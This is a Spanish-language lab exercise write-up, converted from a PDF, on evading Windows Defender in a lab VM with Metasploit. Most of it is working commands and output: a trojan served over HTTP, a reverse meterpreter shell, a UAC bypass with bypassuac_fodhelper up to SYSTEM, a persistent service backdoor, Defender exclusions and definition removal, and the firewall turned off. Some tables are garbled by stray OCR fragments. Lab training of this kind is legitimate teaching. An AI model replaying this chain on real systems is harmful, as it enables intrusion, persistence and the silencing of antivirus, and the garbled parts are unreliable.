# EJERCICIOS EVASIÓN DE WINDOWS DEFENDER

### Prerrequisitos

- Kali Linux
- Windows 10 Evasion

## Ejercicio - Metasploit, Windows UAC y Windows Defender

• Entrar en el entorno gráfico de Windows 10 Evasion con el usuario user1, habilitar Windows UAC eligiendo nivel predeterminado y deshabilitar Windows Defender.


Iniciamos sesión con user1



Establecemos el UAC al nivel predeterminado y reiniciamos

#### Elija cuándo desea recibir notificaciones acerca de cambios en el equipo

Control de cuentas de usuario ayuda a impedir que programas perjudiciales realicen cambios en el equipo. Más información acerca de la configuración de Control de cuentas de usuario



No notificarme nunca



#### Procedemos a desactivar WindowsDefender



仚

(q)

旦




# 👡 Configuración de antivirus y protección contra amenazas

Ver y actualizar la configuración de Protección contra virus y amenazas de Antivirus de Microsoft Defender.

## Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.





## Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.

La protección en tiempo real está desactivada, lo que hace que tu dispositivo sea vulnerable.



• Crear un troyano y transferirlo al escritorio del usuario user1 en el sistema Windows 10 Evasion.

Creamos un troyano

Abrimos un servidor

```
(root@kali)-[~]
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Lo abrimos desde la 10



← → C 🛕 Not secure | 10.0.2.9:8080

- <u>.face.icon@</u>
- <u>.fop/</u>
- \_google-cookie
- .java/
- \_john/
- <u>.lesshst</u>
- .local/
- <u>.localxpose/</u>
- <u>.maltego/</u>
- .MobSF/
- <u>.msf4/</u>
- \_nimble/
- <u>.npm/</u>
- <u>.nuget/</u>
- \_profile
- <u>.spiderfoot/</u>
- .ssh/
- .tor/
- <u>.vboxclient-display-svga-x11-tty1-control.pid</u>
- <u>.vboxclient-display-svga-x11-tty7-control.pid</u>
- <u>.viminfo</u>
- <u>wget-hsts</u>
- wpscan/
- <u>.ZAP/</u>
- <u>.zsh\_history</u>
- <u>.zshrc</u>
- 37977.py
- alhvdBAo.rec
   bicho.exe

Lo movemos al escritorio



• Utilizar un exploit multi/handler para obtener un meterpreter reverso.

Abrimos el msfconsole previamente activando el postgresql

```
(root% kali)-[~]
# service postgresql start

(root% kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Observamos las opciones

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
            Current Setting Required Description
                                      Exit technique (Accepted: '', seh, thread, process, none)
   EXITFUNC process
                            ves
                           yes
es
   LHOST
            10.0.2.9
                                      The listen address (an interface may be specified)
   LPORT
            4444
                                      The listen port
Exploit target:
   Id Name
   0 Wildcard Target
```

Lo ponemos a escuchar mientras lo ejecutamos en la 10

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.102
[*] Meterpreter session 8 opened (10.0.2.9:4444 → 10.0.2.102:63183) at 2023-11-22 15:45:04 +0100

meterpreter > getuid
Server username: PC1\user1
```

 En la sesión, abrir una shell y comprobar los permisos del usuario user1 y los grupos a los que pertenece para después corroborar si pertenece a algún grupo con privilegios.

Dentro de meterpreter abrimos una Shell y vemos los privilegios que tiene este usuario

```
meterpreter > shell
Process 3956 created.
Channel 1 created.
Microsoft Windows [Versi*n 10.0.19045.3086]
(c) Microsoft Corporation. Todos los derechos reservados.
C:\Users\user1\Desktop>whoami/priv
whoami/priv
INFORMACI♦N DE PRIVILEGIOS
Nombre de privilegio
                             Descripci♦n
                                                                          Estado
SeShutdownPrivilege
                             Apagar el sistema
                                                                          Deshabilitado
SeChangeNotifyPrivilege
                             Omitir comprobaci∳n de recorrido
                                                                         Habilitada
SeUndockPrivilege
                             Quitar equipo de la estaci�n de acoplamiento Deshabilitado
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Deshabilitado
                             Cambiar la zona horaria
                                                                         Deshabilitado
SeTimeZonePrivilege
```

Pertenece a los siguientes grupos, en especial al grupo de Administradores

```
C:\Users\user1\Desktop>net localgroup
net localgroup
Alias para \\PC1
*Administradores
*Administradores de Hyper-V
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptogr♦ficos
*Operadores de asistencia de control de acceso
*Operadores de configuraci�n de red
*Operadores de copia de seguridad
*Propietarios del dispositivo
*System Managed Accounts Group
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de administraci∳n remota
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

• Intentar elevar privilegios a NT Authority\System con comando de meterpreter. En caso de no funcionar la elevación con meterpreter utiliza algún módulo que te permita elevar privilegios haciendo un bypass del Windows UAC.

Salimos de la Shell e intentamos obtener privilegios mediante meterpreter, vemos que no funciona así que lo intentamos con un módulo

```
C:\Users\user1\Desktop>exit
exit
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: PC1\user1
```

Dejamos la sesión en background y realizamos una búsqueda de módulo, en este caso escogemos la nº 11

<pre>meterpreter &gt; bg ""</pre>				
[*] Backgrounding session 8				
<pre>msf6 exploit(multi/handler) &gt; search bypassuac</pre>				
PORT STATE SERVICE				
Matching Modules				
445/tcp open microsoft-ds				
# Name wsdapi	Disclosure Date	Rank	Check	Descri
ption	Discussiff Bacc			505011
Nmar doner T TP address (1 host un) scanned in 1 61 seconds				
——				
<pre>0 exploit/windows/local/bypassuac_windows_store_filesys</pre>	2019-08-22	manual	Yes	Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe)				
<pre>1 exploit/windows/local/bypassuac_windows_store_reg</pre>	2019-02-19	manual	Yes	Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe) an				
<pre>2 exploit/windows/local/bypassuac</pre>	2010-12-31	excellent	No	Window
s Escalate UAC Protection Bypass				
3 exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Window
s Escalate UAC Protection Bypass (In Memory Injection)	2047 04 05			total mediane
4 exploit/windows/local/bypassuac_injection_winsxs s Escalate UAC Protection Bypass (In Memory Injection) abusin	2017-04-06	excellent	No	Window
5 exploit/windows/local/bypassuac vbs	g willows 2015-08-22	excellent	No	Window
s Escalate UAC Protection Bypass (ScriptHost Vulnerability)	2013-00-22	excertent	NO	WINGOW
6 exploit/windows/local/bypassuac comhijack	1900-01-01	excellent	Yes	Window
s Escalate UAC Protection Bypass (Via COM Handler Hijack)	1,00 01 01		103	
7 exploit/windows/local/bypassuac eventvwr	2016-08-15	excellent	Yes	Window
s Escalate UAC Protection Bypass (Via Eventywr Registry Key)				
8 exploit/windows/local/bypassuac_sdclt	2017-03-17	excellent	Yes	Window
s Escalate UAC Protection Bypass (Via Shell Open Registry Key	)			
<pre>9 exploit/windows/local/bypassuac_silentcleanup</pre>	2019-02-24	excellent	No	Window
s Escalate UAC Protection Bypass (Via SilentCleanup)				
10 exploit/windows/local/bypassuac_dotnet_profiler	2017-03-17	excellent	Yes	Window
s Escalate UAC Protection Pypass (Via dot not profiler)				
11 exploit/windows/local/bypassuac_fodhelper	2017-05-12	excellent	Yes	Window
s UAC Protection Bypass (Via FodHelper Registry Key)	2018-01-15	excellent	V	Window
12 exploit/windows/tocat/pypassuac_stuinijack s UAC Protection Bypass (Via Slui File Handler Hijack)	2010-01-15	excertent	res	WILLGOW
3 OAC PIOCECTION BYPASS (VIA SCUI FILE MANUTEL MIJACK)				
12.7.107 [22.7.1007.2023 13.43.140] OET /TAVICON.1CO HTTP/1.1 404				

Vemos las opciones del módulo y modificamos lo que veamos que necesita serlo

```
msf6 exploit(wi
Module options (exploit/windows/local/bypassuac_fodhelper):
             Current Setting Required Description
   SESSION 1
                                          The session to run this module on
                                yes
Payload options (windows/x64/meterpreter/reverse tcp):
             Current Setting Required Description
   EXITFUNC process yes Exit technique (Accepted: '', seh, LHOST 10.0.2.9 yes The listen address (an interface multiple to the listen port september 10.0.2.9 yes The listen port
Exploit target:
   Td Name
   1 Windows x64
View the full module info with the info, or info -d command.
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 8
session ⇒ 8
msf6 exploit(windows/local/bypassuac_fodhelper) > set port 4445
[!] Unknown datastore option: port. Did you mean LPORT?
port ⇒ 4445
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4445
lport ⇒ 4445
```

#### Lo ponemos a correr

```
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 10.0.2.9:4445

[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Exploit completed, but no session was created.
```

No se crea la sesión así que probamos a cambiar el LPORT. Hecho esto, se abre la sesión

Tras esto ponemos comando para obtener privilegios

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Dejamos la sesión en BG y verificamos

```
meterpreter > bg
[*] Backgrounding session 9...
                               ssuac_fodhelper) > sessions
msf6 exploit(₩
Active sessions
  Id Name Type
                                     Information
                                                                Connection
  8
           meterpreter x64/windows PC1\user1 @ PC1
                                                                10.0.2.9:4444 -> 10.0.2.102:63183 (10
                                                                .0.2.102)
                                     NT AUTHORITY\SYSTEM @ PC1
            meterpreter x64/windows
                                                                10.0.2.9:4444 \rightarrow 10.0.2.102:63185 (10
                                                                .0.2.102)
```

 Crear un backdoor persistente y reiniciar el sistema Windows 10 Evasion para obtener una sesión que demuestre que funciona.

Para crear un backdoor primero buscamos lo siguiente

raia cieai un backuooi primero buscamos lo siguiente							
<pre>msf6 exploit(windows/local/bypassuac_fodhelper) &gt; search windows persistence</pre>							
Matching Modules osoft-ds							
5357/tcp open wsdapi							
MAC Address. Vo. VV. 27. DV. C2. BE (Gracte VirtuatBDX Virtuat Nic)							
N <sub>ma,</sub> # dor Name IP address (1 host up) scanned in 1.61 seconds	Disclosure Date	Rank	Check	Descrip			
tion							
- 10 - 1) - (~) - 000 - 45 - 0 10 0 2 102							
Starting Nm. 7, 9, 200 (2) 1215 (7, 200, 0.2) 1. at 2023-11-22 14:08 CET	2012 00 10	11	NI-	0			
<pre>0 exploit/windows/local/ps_wmi_exec icated WMI Exec via Powershell</pre>	2012-08-19	excellent	No	Authent			
1 exploit/windows/local/vss_persistence	2011-10-21	excellent	No	Persist			
ent Payload in Windows Volume Shadow Copy	2011-10-21	excertent	NO	FC1313C			
2 post/windows/manage/sshkey_persistence		good	No	SSH Key			
Persistence		5000		33,			
<pre>3 post/windows/manage/sticky_keys</pre>		normal	No	Sticky			
Keys Persistence Module				1			
POR 4 exploit/windows/local/wmi_persistence	2017-06-06	normal	No	WMI Eve			
nt Subscription Persistence							
5 post/windows/gather/enum_ad_managedby_groups		normal	No	Windows			
Gather Active Directory Managed Groups							
6 post/windows/manage/persistence_exe		normal	No	Windows			
Manage Persistent EXE Payload Installer							
7 exploit/windows/local/s4u_persistence	2013-01-02	excellent	No	Windows			
Manage User Level Persistent Payload Installer 8 exploit/windows/local/persistence	2011 10 10	excellent	No	Windows			
<pre>8 exploit/windows/local/persistence Persistent Registry Startup Payload Installer</pre>	2011-10-19	excertent	NO	WILLIGONS			
9 exploit/windows/local/persistence_service	2018-10-20	excellent	No	Windows			
Persistent Service Installer	2010-10-20	CXCC CCCITC	110	WINGOWS			
10 exploit/windows/local/registry_persistence	2015-07-01	excellent	Yes	Windows			
Registry Only Persistence							
<pre>11 exploit/windows/local/persistence_image_exec_options</pre>	2008-06-28	excellent	No	Windows			
Silent Process Exit Persistence							
10.0.2.102 [22/Nov/2023 15:41:46] "GET /favicon.ico HTTP/1.1" 40							

Vemos la información del número 9 y comprobamos que podemos usarlo

```
msf6 exploit(
                                              ) > info 9
       Name: Windows Persistent Service Installer
    Module: exploit/windows/local/persistence_service
   Platform: Windows
       Arch:
Privileged: No
   License: Metasploit Framework License (BSD)
       Rank: Excellent
 Disclosed: 2018-10-20
Provided by:
 Green-m <greenm.xxoo@gmail.com>
Available targets:
     Id Name
     0
         Windows
Check supported:
 No
Basic options:
                       Current Setting Required Description
 Name
  REMOTE_EXE_NAME
                                                   The remote victim name. Random string as default.
 REMOTE_EXE_PATH
                                                  The remote victim exe path to run. Use temp directo
                                        no
                                                  ry as default.
 RETRY_TIME
                                        no
                                                  The retry time that shell connect failed. 5 seconds
                                                   as default.
 SERVICE_DESCRIPTION
                                                  The description of service. Random string as defaul
                                        no
                                                  t.
 SERVICE NAME
                                                  The name of service. Random string as default.
                                        no
  SESSION
                                        yes
                                                  The session to run this module on
Payload information:
```

Tras esto lo escogemos y modificamos el payload

```
per) > use 9
msf6 exploit(
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(
                                             ) > set payload windows/shell/reverse_tcp
payload ⇒ windows/shell/reverse_tcp
```

Vemos las opciones y establecemos sesión

```
msf6 exploit(wi
                                           rice) > options
Module options (exploit/windows/local/persistence_service):
   Name
                        Current Setting Required Description
   REMOTE EXE NAME
                                                   The remote victim name. Random string as default.
                                         no
   REMOTE_EXE_PATH
                                                   The remote victim exe path to run. Use temp direct
                                         no
                                                   ory as default.
   RETRY_TIME
                                                   The retry time that shell connect failed. 5 second
                                                   s as default.
   SERVICE_DESCRIPTION
                                                   The description of service. Random string as defau
                                         no
                                                   lt.
   SERVICE NAME
                                                   The name of service. Random string as default.
                                         no
   SESSION
                                                   The session to run this module on
                                         ves
Payload options (windows/shell/reverse tcp):
   Name
             Current Setting Required Description
   EXITFUNC process
                                        Exit technique (Accepted: '', seh, thread, process, none)
                              yes
   LHOST
             10.0.2.9
                              yes
                                        The listen address (an interface may be specified)
   LPORT
             4444
                              yes
                                        The listen port
```

Tras esto lo ponemos a correr, vemos que es un .exe en archivos temporales, y obtenemos una Shell. Cerramos la sesión

```
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Running module against PC1
[+] Meterpreter service exe written to C:\Users\user1\AppData\Local\Temp\YVcDA.exe
[*] Creating service mVndE
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/PC1_20231122.1138/PC1_20231122.1138.rc
[*] Sending stage (240 bytes) to 10.0.2.102
[*] Command shell session 3 opened (10.0.2.9:4444 → 10.0.2.102:63190) at 2023-11-22 19:11:44 +0100

Shell Banner:
Microsoft Windows [Versi_n 10.0.19045.3086]

C:\WINDOWS\system32>exit exit
[*] 10.0.2.102 - Command shell session 3 closed. Reason: User exit
```

Recuperamos la sesión 2 y abrimos una Shell

```
msf6 exploit(windows/local/persistence_service) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 3864 created.
Channel 2 created.
Microsoft Windows [Versi•n 10.0.19045.3086]
(c) Microsoft Corporation. Todos los derechos reservados.
```

Copiamos el comando y lo modificamos con la ruta obtenida previamente

```
C:\WINDOWS\svstem32> powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Users\user1\AppData\Local\Temp\YVcDA.exe" powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Users\user1\AppData\Local\Temp\YVcDA.exe"
```

Abrimos una powershell y añadimos un .exe

```
C:\WINDOWS\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnolog*a PowerShell multiplataforma https://aka.ms/pscore6

PS C:\WINDOWS\system32> Add-MpPreference -ExclusionExtension ".exe"

Add-MpPreference -ExclusionExtension .exe
```

Recuperamos la shell y escribimos lo siguiente, confirmamos por tanto que los archivos .exe estén desahibilitados

```
PS C:\WINDOWS\system32> exit
exit

C:\WINDOWS\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions
.ps1 REG_DWORD 0×0
.vbs REG_DWORD 0×0
.exe REG_DWORD 0×0
```

Volvemos a confirmar con el siguiente comando

```
C:\WINDOWS\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    C:\Windows\AutoKMS\AutoKMS.exe
                                     REG_DWORD
                                                  0×0
                               REG_DWORD
    C:\Program Files\KMSpico
                                           0×0
    C:\Users\Administrador\Downloads
                                      REG DWORD
                                                    0×0
                               REG_DWORD
    C:\Users\user1\Downloads
    C:\Windows\Tomp PEG DWODD
    C:\Users\user1\AppData\Local\Temp\YVcDA.exe
                                                  REG DWORD
                                                               0×0
```

Borramos los datos del defende con el siguiente comando

```
C:\WINDOWS\system32>"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

Service Version: 4.18.23050.5
Engine Version: 1.1.23050.3
AntiSpyware Signature Version: 1.391.1814.0
AntiVirus Signature Version: 1.391.1814.0

Starting engine and signature rollback to none...
Done!
```


Desactivamos el firewall

```
C:\WINDOWS\system32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Aceptar
```

Y tras esto buscamos otra vez el multi/handler y establecemos el mismo payload de la persistencia

```
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
```

Reiniciamos la máquina windows



Y volvemos a la Kali y como resultado tenemos lo siguiente

```
[*] Sending stage (175686 bytes) to 10.0.2.102

[*] Meterpreter session 6 opened (10.0.2.9:4444 → 10.0.2.102:49672) at 2023-11-23 15:05:51 +0100
```